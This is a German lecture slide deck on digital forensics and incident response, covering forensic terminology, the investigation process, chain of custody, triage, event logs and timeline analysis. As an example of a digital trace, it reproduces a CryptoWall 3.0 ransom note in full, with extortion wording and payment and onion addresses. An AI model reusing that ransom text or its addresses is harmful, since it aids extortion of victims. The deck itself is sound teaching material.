

Digital Forensics & Incident Response

Jan Starke

BDO Cyber Security GmbH
October 27, 2024

- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe
 - Täter
 - Tatort
 - Spur
- 4 Forensischer Prozess/Vorgehensweise
 - Strategische Vorbereitung
 - Operative Vorbereitung
 - Datensammlung
 - Datenanalyse
 - Dokumentation
- 5 Cloud-Forensik
- 6 Unsere Leistungen
- 7 Vielen Dank

- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe
- 4 Forensischer Prozess/Vorgehensweise
- 5 Cloud-Forensik
- 6 Unsere Leistungen
- 7 Vielen Dank

Forensik

Definition

Forensik ist ein Sammelbegriff für wissenschaftliche und technische Arbeitsgebiete, in denen kriminelle Handlungen systematisch untersucht werden.¹

¹<https://de.wikipedia.org/wiki/Forensik>

Abgrenzung Forensik vs. DFIR

	Digital Forensics	Incident Response
Ziel	Untersuchung krimineller Handlungen	Untersuchung von Sicherheitsvorfällen
Anspruch Nutzung	Präzision und Korrektheit Straf- /Zivilrechtlich	Schnelligkeit Incident Management / Business Continuity Management
Echtweltvergleich	Polizei	Feuerwehr
Besonderheiten	Arbeiten im juristischen Rahmen	Arbeiten unter hohem Zeitdruck

Bereiche der Forensik

- Rechtsmedizin
- Forensische Genetik
- Forensische Toxikologie
- Forensische Linguistik
- Computer-Forensik (Auch: Digitale Forensik, IT-Forensik)
- ...

Digitale Forensik

Beschreibung

- Teilgebiet der Forensik
- behandelt die Untersuchung von verdächtigen Vorfällen im Zusammenhang mit IT-Systemen und der Feststellung des Tatbestandes und der Täter durch Erfassung, Analyse und Auswertung digitaler Spuren
- strukturierte und lückenlose Analyse der betroffenen IT Infrastruktur notwendig
- Ziel der Analyse: Auffinden von Spuren und Nachvollziehen von Abläufen im IT-System
- Gerichtsfestigkeit ist wesentliches Element der IT-Forensik


Digitale Forensik

Teilgebiete


- Multimediaforensik
- Mobilfunkforensik
- Betriebssystem-Forensik
- Cloud-Forensik
- Netzwerk-Forensik
- Malware-Forensik
- ...

Multimediaforensik

Untersuchung von digitalen Bild-, Ton und Videoaufnahmen




Mobilfunkforensik



Forensik

Vorgehensweisen



- 1 Einführung
- 2 Forensischer Arbeitsplatz**
- 3 Begriffe
- 4 Forensischer Prozess/Vorgehensweise
- 5 Cloud-Forensik
- 6 Unsere Leistungen
- 7 Vielen Dank

Grundausrüstung

- Werkzeug
- Datenträger
- Adapter
- Kabel
- Write-Blocker
- Kamera
- ESD-Arbeitsmatte
- Koffer
- Plektrum

Computerausstattung

- Auswertecomputer / Forensische Workstation
 - für die Untersuchung der Asservate
 - keine Netzwerkverbindung zur Außenwelt
 - Reduzierung von Zugriffsmöglichkeiten und Rechten
 - Rücksetzbar auf vorher definierten Stand
- Office-Rechner
 - Erstellen des Untersuchungsberichts/Gutachtens
 - empfohlen, das System vollständig zu verschlüsseln
- Internetcomputer
 - Internetrecherchen, Downloads und sonstigen Internetnutzungen

- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe**
- 4 Forensischer Prozess/Vorgehensweise
- 5 Cloud-Forensik
- 6 Unsere Leistungen
- 7 Vielen Dank

Täter

Strafrechtliche Definition

Definition

Als Täter wird allgemein jemand bezeichnet, der eine Tat ausführt oder etwas getan hat, insbesondere ein Straftäter. ²

Definition

Als Täter wird bestraft, wer die Straftat selbst oder durch einen anderen begeht. (§25 (1) 1 StGB)

Ein *Verdächtiger* wird abhängig vom aktuellen Verfahrenfortgang bezeichnet als Beschuldigter, Angeschuldigter, Angeklagter und erst nach Verurteilung als Täter. ³

²<https://de.wikipedia.org/wiki/T%C3%A4ter>

³[https://de.wikipedia.org/wiki/T%C3%A4ter_\(Strafrecht\)](https://de.wikipedia.org/wiki/T%C3%A4ter_(Strafrecht))

Täter

Begriff in der digitalen Forensik

- Natürliche Person
- Prozess
- Benutzeraccount
- Netzwerkfähiger Computer (IP-Adresse)
- ... (alles was als Akteur aufgefasst werden kann)


Tatort

Definition

Eine Tat ist an jedem Ort begangen, an dem der Täter gehandelt hat oder im Falle des Unterlassens hätte handeln müssen oder an dem der zum Tatbestand gehörende Erfolg eingetreten ist oder nach der Vorstellung des Täters eintreten sollte. (§9 (1) StGB)



Tatort



Anbindung an die Reale Welt



Verbindung
reale und virtuelle
Welt

MAC-, IP-Adresse,
Angaben im Netz
Fotos



Spur

Definition

Eine Spur im kriminalistischen Sinne ist als Sachbeweis ein Gegenstand oder ein Hinweis, der als ein Indiz oder Beweis für eine Tat, eine Täterschaft und/oder eine Teilnahme in einem Ermittlungsverfahren herangezogen wird. ⁴

⁴[https://de.wikipedia.org/wiki/Spur_\(Kriminalistik\)](https://de.wikipedia.org/wiki/Spur_(Kriminalistik))

Spur

Beispiele



Spur

Beispiele digitaler Spuren

- Datei
- Registry-Eintrag
- Log-Eintrag
- ...

Besonderheiten digitaler Spuren

- Lebensdauer der Spuren sehr verschieden (wenige Sekunden bis mehrere Jahre)
- Nichtabstreitbarkeit (*non-repudiation*) schwierig bis unmöglich
- verschiedene Fundorte möglich:
 - Dateisystem
 - Betriebssystem-Logs
 - Anwendungsprotokolle
 - Netzwerkverkehr
 - ...

Spur

Beispiel: CryptoWall 3.0?

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. 613cb601tcouepv.payoptvars.com/179zbgi
2. 613cb601tcouepv.payforusa.com/179zbgi
3. 613cb601tcouepv.paywelcomefor.com/179zbgi
4. 613cb601tcouepv.payemirateslines.com/179zbgi

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. 613cb601tcouepv.onion/179zbgi ◀Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

- 613cb601tcouepv.payoptvars.com/179zbgi ◀Your Personal PAGE
613cb601tcouepv.onion/179zbgi ◀Your Personal PAGE(using TOR)

Spur

Besonderheiten

- Fehlende Spuren
- Zu viele Spuren
- Charakteristische Spuren

Spur

Fehlende Spuren

- Häufigstes Vorkommen: Lücken in Logdateien
- Nutzen 1: Nachweis der Manipulation
- Nutzen 2: Widerlegen von Verdachtsmomenten

- Absichtliches Manipulieren/Vernichten von Spuren wegen
 - Angst vor ...
 - Unwissenheit

Spur


Fehlende Spuren

BEWEISMITTEL-MANIPULATION?

CHAOTISCHE
BEWEISSICHERUNG LEERER
PUMPGUN-HÜLSEN UND -
PATRONEN IM NSU-
WOHNMOBIL

🕒 SEPTEMBER 16, 2014 🧑 GEORG LEHLE 💬 10 KOMMENTARE

**Teilübersicht Auffindungslage Hülse Flintenlaufgeschoss Brenneke
Sp.1.4_3.0 -an vorderer linker Sitz**



Spur

Fehlende Spuren

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"
  <System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="
  ↳ 54849625-5478-4994-A5BA-3E3B0328C30D">
</Provider>
<EventID>4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2021-03-18 19:38:05.013456 UTC">
</TimeCreated>
<EventRecordID>11480</EventRecordID>
<Correlation>
</Correlation>
<Execution ProcessID="564" ThreadID="584">
</Execution>
<Channel>Security</Channel>
<Computer>DC-S-10.10.10.10.intra</Computer>
<Security>
</Security>
</System>
<EventData>
<Data Name="SubjectUserSid">S-1-0-0</Data>
<Data Name="SubjectUserName"></Data>
<Data Name="SubjectDomainName"></Data>
<Data Name="SubjectLogonId">0x0</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName"></Data>
<Data Name="TargetDomainName"></Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">XX2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">3</Data>
```

```
<Data Name="LogonProcessName">WtLmSsp </Data>
<Data Name="AuthenticationPackageName">NTLM</Data>
<Data Name="WorkstationName">subz5bs84gtG7P7A9</Data>
<Data Name="TransmittedServices"></Data>
<Data Name="LmPackageName"></Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0</Data>
<Data Name="ProcessName"></Data>
<Data Name="IpAddress">10.100.12.4</Data>
<Data Name="IpPort">56658</Data>
</EventData>
</Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"
  <System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="
  ↳ 54849625-5478-4994-A5BA-3E3B0328C30D">
</Provider>
<EventID>5061</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12290</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2021-04-06 23:34:30.969340 UTC">
</TimeCreated>
<EventRecordID>11481</EventRecordID>
<Correlation>
</Correlation>
<Execution ProcessID="564" ThreadID="27720">
</Execution>
<Channel>Security</Channel>
<Computer>DC-S-10.10.10.10.intra</Computer>
<Security>
</Security>
</System>
<EventData>
<Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">DC-S-10</Data>
<Data Name="SubjectDomainName"> </Data>
<Data Name="SubjectLogonId">0x3e7</Data>
<Data Name="ProviderName">Microsoft Software Key Storage Provider</
  ↳ Data>
<Data Name="AlgorithmName">UNKNOWN</Data>
<Data Name="KeyName">SMS</Data>
<Data Name="KeyType">XX2499</Data>
<Data Name="Operation">XX2480</Data>
<Data Name="ReturnCode">0x80900016</Data>
</EventData>
</Event>
```

Spur

Zuviele Spuren

CCC-Analyse des Staatstrojaners

Programmierter Verfassungsbruch

Die Analyse staatlicher Überwachungssoftware durch den Chaos Computer Club hat Erschreckendes zutage gefördert: Die eigentlich nur zur Überwachung von Kommunikation gedachte Software erlaubt einen Vollzugriff auf den Rechner des Betroffenen. Das aber hat das Bundesverfassungsgericht untersagt.



Von *Christian Stöcker* ✓



Online-Durchsuchung: Mehr als das Verfassungsgericht erlaubt

DPA



Spur

Zuviele Spuren

- Anmeldung als Administrator während des Angriffs
- Nutzung ?merkwürdiger? Software
- SSH-Verbindungen von extern
- ...

- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe
- 4 Forensischer Prozess/Vorgehensweise**
- 5 Cloud-Forensik
- 6 Unsere Leistungen
- 7 Vielen Dank

Fragestellungen


Ablauf muss klar definiert und jederzeit *reproduzierbar* sein.
Ziel des Prozesses: Beantwortung von

- Was ist geschehen?
- Wo ist es passiert?
- Wann ist es passiert?
- Wie wurde vorgegangen? Welche Tools/physikalischen Mittel wurden eingesetzt?


Ggfs:

- Wer hat es getan?
- Wie kann das zukünftig verhindert werden?

Forensischer Prozess



Forensischer Prozess



Strategische Vorbereitung

Prozesse

- Sicherheit (BSI Grundschutz, ...)
- ISMS (ISO 27001, ...)
- BCM (ISO 22301, ...)

Strategische Vorbereitung

Gesetze

- Datenschutz (EU-DSGVO, BDSG, PDSG, ...)
- Digitale Dienste (DDG, NetzDG, TDDDG⁵, ...)
- Einsatz von Werkzeugen (StGB, ...)
- Arbeitnehmervertretung (PersVG, BetrVG, ...)
- Zahlung von Lösegeld (StGB, Geldwäschegesetz, ...)
- Urheberrechtsgesetz (UrhG), Gesetz gegen den unlauteren Wettbewerb (UWG)

⁵Telekommunikation-Digitale-Dienste-Datenschutz-Gesetz

Strategische Vorbereitung

Maßnahmen . . . beim Betreiber der IT

- Logging
- Zeitsynchronisation
- Einsatz von Erkennungswerkzeugen (IDS, SIEM)
- Definition von Meldewegen (→ Forensic Readiness Assessment)

Strategische Vorbereitung

Schutzmaßnahmen

- Security Information & Event Management (SIEM)
- Endpoint Detection & Response (EDR) / Extended Detection & Response (XDR)
- Virtual Private Network (VPN)
- Multi-Factor Authentication (MFA)
- Segmentierung
- Backup
- Dokumentation

Strategische Vorbereitung

Empfehlungen der Angreifer 1/4

- It was strange for us to see that in a network of such class and scale as yours, these servers are not isolated from the main network. Therefore, these devices became the main target of our attack.
- Use the zero trust principle.
- Stop using RDP. Use hardware blocking of access to ports 3389.
- Use XDR on all hosts
- Use an IDS
- Update Windows PowerShell or PowerShell core
- Maintain and properly protect Logs
- Disable SMB versions 1 and 2 and upgrade to version 3

Strategische Vorbereitung

Empfehlungen der Angreifer 2/4

- Enable the account lockout policy
- Store passwords in a secure database and use strong hashing algorithms
- Implement an Attack Surface Reduction (ASR) for LSASS
- Implement Credential Guard for Windows 10 and Server 2016
- For Windows 2012R2, enable Protected Process Light (PPL) for the Local Security Authority (LSA)
- Monitor activity metrics and block the creation of malicious files using the Windows Sysmon utility

Strategische Vorbereitung

Empfehlungen der Angreifer 3/4

- Use the Protected Users AD group to protect privileged user accounts from pass-the-hash-attacks
- Conduct monthly audits of user and administrator accounts
- Use logical or physical means of network segmentation
- Restrict PowerShell use
- Ensure DC is updated regularly
- Isolate virtualization servers from your production network
- Disable internet access for important servers (file servers etc.)

Strategische Vorbereitung

Empfehlungen der Angreifer 4/4

- use SIEM solutions with daily monitoring of events by systems administrators, processing incidents no later than 3-5 hours
- Update your virtual infrastructure
- Use a cloud backup system (3 copies of data on 2 different media. at least 1 copy offsite, 0 recovery errors)
- Use URL whitelisting on the whole network
- Implementation of DLP System for monitoring user actions
- Test your network regularly using red teams

Strategische Vorbereitung

Maßnahmen . . . bei dem/der Forensiker:in

- Konzeptionierung und Ausstattung eines forensischen Labors (Vorgehensplanung, HW, Formblätter, . . .)
- Auswahl und Test verschiedener Sicherungstools
- Vorbereiten von Boot-Images und Datenträgern zur Sicherung

Strategische Vorbereitung

Forensic Readiness

- Sicherheitsorganisation
- Rechtliche Rahmenbedingungen
- Sicherheitsmechanismen
- Nachvollziehbarkeit
- Logfileintegrität
- Datenintegrität
- Angriffserkennung

Operative Maßnahmen

- Maßnahmen nach Eintreten eines Vorfalls
- Auswertung des Symptoms (Verdachtsfall)/Bewertung des Vorfalls und der Indizien
- Definition der Vorgehensweise der forensischen Untersuchung
 - Suche, Identifikation und Beschriftung der in Frage kommenden Datenquellen (Computer, Handys, USB-Sticks, externe Festplatten, aber auch RAM, Routerkonfigurationen, Netzwerkstati, Logfiles, ...)
 - Auswahl der geplanten Sicherungsmittel (Tools und Zieldatenträger)
 - Klärung des Zugriffs auf Datenquellen
- Einleitung von Sofortmaßnahmen zur Schadensminimierung
- Organisation des Projektteams und der Aufgabenverteilung

Datensammlung

Überblick

- Auswahl forensisch relevanter, zu sichernder Daten
- eigentliche Sammlung der vorher festgestellten Daten
- Kontext: Erfassung von Systemparametern, laufenden Prozessen, Netzwerkverbindungen, Nutzern
- Forensische Duplikation (Imaging) zur Beweissicherung
- Absicherung der Images gegen unerkannte Veränderung (vgl. Chain of Custody)
- Ggf. Vier-Augen-Prinzip

Datensammlung

Chain of Custody: Beweismittelkette

Definition

Die Beweismittelkette (engl. Chain of Custody) dokumentiert den Fluss von Spuren oder Spurträgern über mehrere Stationen bis zur Einbringung eines Beweismittels. Sie soll die Nachvollziehbarkeit und Prüfung der Authentizität und gegebenenfalls der Integrität ermöglichen. [...] Die Beweismittelkette soll also sicherstellen, dass z. B. einem Gericht nur ?originale? Beweismittel vorgelegt werden, an denen keine Manipulationen stattgefunden haben.⁶⁷

⁶<https://verkehrsrecht.gfu.com/2017/05/>

⁷<https://de.wikipedia.org/wiki/Beweismittelkette>

Datensammlung

Chain of Custody: Beweismittelkette

Umsetzung: Chronologische Dokumentation

- Wer hat das Beweismittel gesichert (Name und Kontaktinformationen)
- Wann wurde es gesichert (Systemzeit und Ortszeit)?
- Beschreibung des Beweismittels (make model, serial number, condition of the item (digital images))
- Wo wurde es gesichert (physische Adresse, Foto der Fundszene)?

Datensammlung

Chain of Custody: Beweismittelkette

Werkzeuge

- Writeblocker
- Forensic Duplicator
- Kryptografische Prüfsummen

Datensammlung

Umgang mit betroffenem System

- Laufen lassen?
- Herunter fahren?
- Pausieren (nur virtuelle Maschinen)?
- Stecker ziehen?

Klare Antwort: **Kommt drauf an!**



Datensammlung

Umgang mit betroffenem System

Zu berücksichtigen:

- Hauptspeicherinhalte relevant?
- Gefahr von Spurenvernichtung durch Angreifer bei Entdeckung?
- Datenmenge

Datensammlung

Vorgehen bei Datensammlung

- 1 Image Ram / Capture Memory (z.B. FTK Imager)
- 2 Triage Image erstellen
- 3 Test auf Festplattenverschlüsselung
- 4 Gesamte Festplatte sichern

Datensammlung

Triage

- Systeminformationen
- Netzwerkkonfiguration
- Protokolldateien
- Benutzerprofile
- \$MFT
- Laufende Prozesse
- Offene Ports
- Offene Dateien
- Hashes

ForensicImages	11.03.2021, 09:14	--	Ord
LiveResponseData	11.03.2021, 21:56	--	Ord
BasicInfo	11.03.2021, 09:58	--	Ord
CopiedFiles	11.03.2021, 21:56	--	Ord
amcache	11.03.2021, 09:42	--	Ord
chrome	11.03.2021, 09:42	--	Ord
eventlogs	11.03.2021, 09:24	--	Ord
firefox	11.03.2021, 09:42	--	Ord
forecopy_handly.log	11.03.2021, 09:42	78 KB	Prot
hosts	11.03.2021, 09:42	--	Ord
ie	11.03.2021, 09:42	--	Ord
logfile	11.03.2021, 09:42	--	Ord
mft	11.03.2021, 09:40	--	Ord
prefetch	11.03.2021, 09:42	--	Ord
registry	11.03.2021, 09:42	--	Ord
SRUMDB	11.03.2021, 09:43	--	Ord
usrjnl	11.03.2021, 09:24	--	Ord
NetworkInfo	11.03.2021, 09:58	--	Ord
PersistenceMechanisms	19.03.2021, 15:03	--	Ord
autorunsc.csv	11.03.2021, 09:58	43 KB	Com
autorunsc.txt	11.03.2021, 09:58	41 KB	Rein
Driver_group_Load_order_wmic.txt	11.03.2021, 09:57	11 KB	Rein
Loaded_dlls.txt	11.03.2021, 09:56	259 KB	Rein
scheduled_tasks.txt	11.03.2021, 09:52	454 KB	Rein
services_aw_processes.txt	11.03.2021, 09:56	12 KB	Rein
Startup_wmic.txt	11.03.2021, 09:57	1 KB	Rein
UserInfo	11.03.2021, 09:57	--	Ord
MSGHDC02_3.02_091435_File_Hashes.txt	11.03.2021, 09:59	150 KB	Rein
MSGHDC02_3.02_091435_Processing_Details.txt	11.03.2021, 09:59	27 KB	Rein

Datensammlung

Image: Forensic Duplicator



Datensammlung

Image: Metadaten sind wichtig!




Datensammlung

Image: Umgang mit großen Datenmengen



Datensammlung

Nicht vergessen: Analoge Daten



Datensammlung

Dokumentation

Pos.	Description	Filename	Editor	Checksum
1	Autoruns file	SOL-PAL-S002.arn	Jan Starke	MD5: 2c02f5f5a7e1bce1b0210a056a622501
2	Forensic Image Notebook 1 (30349427221); Hard drive S/N: 43TRTJ2CT	First filename of image: TD2_IMG/2015-07-27 09-11-30/IMAGE.001	Jan Starke	SHA1: 9334fb710e34860ca040c589daa79ef62176afac MD5: 41a0d82c5cd2cd9a04c235dc013eb185
3	Forensic Image Notebook 2 (38724293233); Hard drive S/N: TF755AY9KRDEKM	First filename of image: TD2_IMG/2015-07-27 16-45-29/IMAGE.E01	Jan Starke	SHA1: 4ea9362a8670c34aa3d2db1dbcf91708f017ee2 MD5: 1444160bf99a18dfd99d6e29035badd
4	Screenshot of Process Explorer (svchost.exe processes)	svchost.exe.tiff	Jan Starke	MD5: ff6432c92947ecb19ea9d906eda988b3
5	:	:	:	:
6	:	:	:	:

Datenanalyse

Chain of Custody

- Bei Übergabe eines Beweismittels:
 - Wer hatte das Beweismittel bisher (Name und Kontaktinformationen)
 - Wer übernimmt das Beweismittel (Name und Kontaktinformationen)
 - Datum und Uhrzeit der Übergabe
 - Zweck der Übergabe
 - Zustand des Beweismittels
- Bei allen Aktionen:
 - Welche Aktionen wurden mit dem/auf dem Beweismittel durchgeführt?
 - Datum und Uhrzeit der Analyse
- Nicht mit dem Original arbeiten, Kopie verwenden!

Datenanalyse

Investigative Process

Computer Forensics is as much of an art as it is a science!

- Forensische Untersuchung ist ein iterativer Prozess, keine statische Disziplin wie eine DNA-Analyse
- Kein statischer Prozess
- Aber: immer im Rahmen der Befugnisse bleiben
- Wichtige Skills:
 - Verständnis für das Betriebssystem und die Applikationen
 - User Aktionen und System Aktionen verstehen und interpretieren
 - Problem-Lösungsorientiertes Arbeiten
 - Analyse und nicht nur Daten Extraktion!
 - Hypothese über Vorgang aufstellen und nach Indizien zum Belegen UND Widerlegen suchen!
 - Nicht nur eine Hypothese: iterativer Vorgang!

Datenanalyse

Timeline Analysis

A	B	C	D	E	F	G	J	
date	time	timezone	MAC	source	sourcetype	type	short	desc
6/18/2009	22:30:26	ESTSEDT	MACB	LOG	WMiprov Log file	Time Written	C:/Windows/system32/DRIVERS/msiscsi.sys[MofResource]	[Thu Jun 18 22:30:26 2009.29992 Entry in log file: C:/Windows/
6/18/2009	22:30:26	ESTSEDT	MACB	LOG	WMiprov Log file	Time Written	C:/Windows/system32/drivers/ndis.sys[MofResourceName]	[Thu Jun 18 22:30:26 2009.2998 Entry in log file: C:/Windows/
6/18/2009	22:36:15	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	LOGON.SCR-7C80CA1C.pf: LOGON.SCR was executed	LOGON.SCR-7C80CA1C.pf - [
6/18/2009	22:41:26	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] SYSTEM	[DELETED] SYSTEM
6/18/2009	22:41:54	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	DEFRAG.EXE-738093E8.pf: DEFRAG.EXE was executed	DEFRAG.EXE-738093E8.pf - [
6/18/2009	22:41:54	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	DFRGNTFS.EXE-4F83BA89.pf: DFRGNTFS.EXE was executed	DFRGNTFS.EXE-4F83BA89.pf - [
6/18/2009	22:41:59	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] emRoot/System32/Config/SOFTWARE	[DELETED] emRoot/System32/
6/18/2009	22:41:59	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/0000000E/00000000/	[DELETED] ???/0000000E/000
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/83da6326-97a6-4088-9453-a1923f573b29/00000003/00000000/	[DELETED] ???/83da6326-97
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000003/00000000/	[DELETED] ???/00000003/000
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000008/00000000/	[DELETED] ???/00000008/000
6/18/2009	23:34:09	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	PKMAILER.EXE-83FAD500.pf: PKMAILER.EXE was executed	PKMAILER.EXE-83FAD500.pf - [
6/18/2009	23:34:35	ESTSEDT	MACB	REG	NTUSER key	Last Written	Software/Google/GoogleToolbarNotifier/Stats	Key name: HKEY_USER/Softwa
6/18/2009	23:34:36	ESTSEDT	MACB	REG	NTUSER key	Last Written	Software/Google/GoogleToolbarNotifier/Temp	Key name: HKEY_USER/Softwa
6/18/2009	23:34:50	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	IPODSERVICE.EXE-FE1A6FF7.pf: IPODSERVICE.EXE was executed	IPODSERVICE.EXE-FE1A6FF7
6/18/2009	23:34:59	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	RUNDLL32.EXE-2E65B341.pf: RUNDLL32.EXE was executed	RUNDLL32.EXE-2E65B341.pf - [
6/18/2009	23:34:59	ESTSEDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Windows/system32/rundll32.exe	UEME_RUNPATH:C:/Windowe
6/18/2009	23:35:05	ESTSEDT	MACB	LSO	Flash Cookie	LSO created	Flash Cookie: site u:/preferences	LSO created -> File: C://mnt/g
6/18/2009	23:35:07	ESTSEDT	MACB	REG	NTUSER key	Last Written	Software/Microsoft/Internet Explorer/LowRegistry/Audio/PolicyConfig/PropertyStore/5447cc	Key name: HKEY_USER/Softwa
6/18/2009	23:35:38	ESTSEDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:Mozilla Firefox.lnk	UEME_RUNPATH:Mozilla Fire
6/18/2009	23:35:39	ESTSEDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Program Files/Mozilla Firefox/firefox.exe	UEME_RUNPATH:C:/Program
6/18/2009	23:35:39	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	FIREFOX.EXE-E660AA7.pf: FIREFOX.EXE was executed	FIREFOX.EXE-E660AA7.pf - [
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000003/	[DELETED] ???/00000003/
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/83da6326-97a6-4088-9453-a1923f573b29/	[DELETED] ???/83da6326-97
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/0000000E/	[DELETED] ???/0000000E/
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000008/	[DELETED] ???/00000008/
